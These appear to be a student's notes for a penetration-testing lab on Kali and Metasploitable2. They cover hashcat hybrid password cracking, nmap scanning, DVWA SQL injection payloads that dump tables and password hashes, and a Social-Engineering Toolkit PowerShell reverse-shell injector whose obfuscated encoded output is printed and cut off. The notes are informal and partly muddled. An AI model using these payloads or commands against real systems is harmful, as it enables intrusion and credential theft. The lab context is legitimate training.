1)

Visit anthonyvance.com/files/Fj3aX9FA.txt. Crack the SHA3-384 hash using Hashcat. Use a hybrid attack to crack the hash with the following pattern:
digit + digit + digit + digit + dictionary_word
That is, a dictionary word with four numbers prepended to the beginning.

What is the password?
Provide detail explanation of the command used to crack the password.

Step 1- wget http://anthonyvance.com/files/Fj3aX9FA.txt -O hash.txt ❌

wget http://anthonyvance.com/files/Fj3aX9FA.txt -Ohash.txt ✅


Hashcat -h to be done before

hashcat -m 17600 -a 6 hash.txt /usr/share/wordlists/rockyou.txt ?d?d?d?d

OR

hashcat -m 17600 -a 6 hash.txt ?d?d?d?d/usr/share/wordlists/rockyou.txt

Here replace 17600 with correct and switch 6 and 7



USE HASH ID TO FIND

2)

Scan the Metasploitable2 VM for open ports using NMAP for all ports. Answer the following
What port(s) is/are running FTP and what version information can you find?
Using Nmap find the OS version of metasploitable 2 VM?
Provide detail explanation of the command used to find the open ports and OS version.

STEP1- USE nmap in kali to find metasploitable

Metasploit ip – nmap 192.168.252.x/24

3)

In Kali, browse to http://[Metasploit 2 VM IP]/dvwa and log in with username "admin" and password "password".

Important: On the menu on the left, select "DVWA Security" and change the security level to "low".

From the "Select SQL Injection" page of DVWA, create a SQL injection that can show all tables in the database. What SQL injection query did you create?
Explain the query in details.
Note: you cannot use SQLMAP.

SQL injections:

When DVWA security is set to LOW:

1.)Reveals all user is:1' OR '1'='1'#

2.)Reveals name of all tables in the database:'UNION SELECT table_name, NULL FROM information_schema.tables#

3.)Reveals all the column names form 'users' table:'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users'#

4.)Reveals all the usernames and password hashes:'UNION SELECT user, password FROM users#

4)

Create a PowerShell Alphanumeric Shellcode Injector social-engineering attack using social engineering toolkit. Set the IP address of the reverse host to that of your kali VM. Open the output file. What is the first uncommented line?
Explain each of the commands used to complete the task.

After port:


┌──(root㉿kali)-[~/.set/reports/powershell]
└─# ls
powershell.rc x86_powershell_injection.txt
┌──(root㉿kali)-[~/.set/reports/powershell]
└─# cat x86_powershell_injection.txt
powershell -w 1 -C "sv Ks -;sv WM ec;sv qa ((gv Ks).v
SQAgAD0AIAAnACcAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlA
AHIAIABWAGkAcgB0AHUAYQBsAEEAbABsAG8AYwAoAEkAbgB0AFAAc
YQB0AGkAbwBuAFQAeQBwAGUALAAgAHUAaQBuAHQAIABmAGwAUAByA
AGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAU
dABlAHMALAAgAHUAaQBuAHQAIABkAHcAUwB0AGEAYwBrAFMAaQB6A
AG0AZQB0AGUAcgAsACAAdQBpAG4AdAAgAGQAdwBDAHIAZQBhAHQAa
KAAiAG0AcwB2AGMAcgB0AC4AZABsAGwAIgApAF0AcAB1AGIAbABpA
AHMAdAAsACAAdQBpAG4AdAAgAHMAcgBjACwAIAB1AGkAbgB0ACAAY